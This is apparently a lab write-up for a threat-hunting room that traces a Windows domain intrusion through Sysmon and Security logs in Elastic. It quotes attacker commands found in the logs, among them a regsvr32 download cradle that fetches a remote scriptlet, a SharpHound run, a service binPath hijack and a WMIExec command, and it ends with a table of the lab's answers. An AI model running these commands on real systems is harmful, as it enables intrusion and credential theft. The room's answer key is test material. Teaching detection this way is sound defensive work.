Threat Hunting: Pivoting
Where Foothold covered getting in, Pivoting is about what an attacker does once inside a Windows domain: enumerate it, escalate, steal credentials, and hop from host to host. The lab is another Elastic Stack, this time heavy on Sysmon and Windows Security logs, and the four tactic tasks (Discovery, Privilege Escalation, Credential Access, Lateral Movement) trace one continuous pivot across DC01 and the workstations.
Task 3: discovery

Discovery is all in winlogbeat’s Sysmon process-creation events (EID 1). Filtering enumeration binaries on DC01 shows the account backupadm running host reconnaissance, the first sign an attacker is mapping the domain. On WKSTN-2, a renamed port scanner n.exe is launched, and its parent process is powershell.exe. The loudest discovery step is BloodHound: SharpHound runs with
"C:\Users\bill.hawkins\Documents\sharp\SharpHound.exe" -c all
collecting every AD relationship it can reach with -c all.
Task 4: privilege escalation
Escalation abuses Windows services. First, spoofer.exe spawns a Squiblydoo download cradle, regsvr32 /s /n /u /i:http://www.oneedirve.xyz/321c3cf/teams.sct scrobj.dll, to pull and run a remote scriptlet. The real privilege gain comes from rewriting a service’s binary path: sc.exe config is used to point a service’s binPath= at C:\Users\bill.hawkins\Documents\update.exe, so restarting the service runs the attacker’s binary as SYSTEM. Two services are abused this way, SNMPTRAP and, the room’s answer, Spooler. The update.exe implant has MD5 0be0cd5d0f361be812e4eec615b9b5c4, pulled straight from the Sysmon process hash.
Task 5: credential access

With elevated rights the attacker goes after credentials. LSASS is dumped to disk: the process that creates lsass.DMP is Taskmgr.exe, the classic right-click “Create dump file” trick that avoids dropping a tool. Then comes the domain-wide theft, a DCSync. Windows Security EID 4662 with AccessMask 0x100 and the directory-replication property GUIDs catches it, and the one GUID seen in the logs is 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 (DS-Replication-Get-Changes), run by backupadm against DC01. Following the remote logons, jade.burke arrives on WKSTN-1 and their first process is wsmprovhost.exe, the WinRM/PowerShell-remoting host, a telltale sign of remote execution.
Task 6: lateral movement
The final tactic is the pivot itself. WMIExec activity shows up as children of WmiPrvSE.exe, and besides clifford.miller the other account abusing it is jade.burke. Pass-the-Hash is hunted with EID 4624, LogonType 3, LogonProcessName NtLmSsp, and KeyLength 0; excluding the ANONYMOUS LOGON false positive, that query returns 10 events across the two compromised accounts. The WMIExec command pattern is unmistakable, cmd.exe /Q /c piping output to a randomly named file on ADMIN$, and after the setup cd commands the first real command executed is:
cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1688924047.711874 2>&1

Room summary
| Room | Threat Hunting: Pivoting (SOC Level 2, Threat Hunting) |
| Category | Threat Hunting, Medium |
| Task 3 | backupadm; powershell.exe; "...\SharpHound.exe" -c all |
| Task 4 | regsvr32 /s /n /u /i:http://...teams.sct scrobj.dll; Spooler; 0be0cd5d0f361be812e4eec615b9b5c4 |
| Task 5 | Taskmgr.exe; 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2; wsmprovhost.exe |
| Task 6 | jade.burke; 10; cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\... 2>&1 |
| Tool | Elastic Stack (Kibana + KQL) |
Wrap-up
Pivoting rewards knowing the ATT&CK map, because each answer is a well-known technique with a well-known artefact: SharpHound for discovery, sc config ImagePath rewrites for service-based escalation, Taskmgr and DCSync for credential access, and NTLM logons plus WMIExec for lateral movement. The hunt is a chain of pivots through the data, from an enumeration command to the account that ran it, to that account’s DCSync, to the hosts it then logged into over NTLM. The discipline the room teaches is turning each technique into its Sysmon or Security event ID and its distinguishing field, the DCSync replication GUID, KeyLength 0 for Pass-the-Hash, the ADMIN$ redirect for WMIExec, so the attacker’s whole path through the domain falls out of a handful of KQL queries.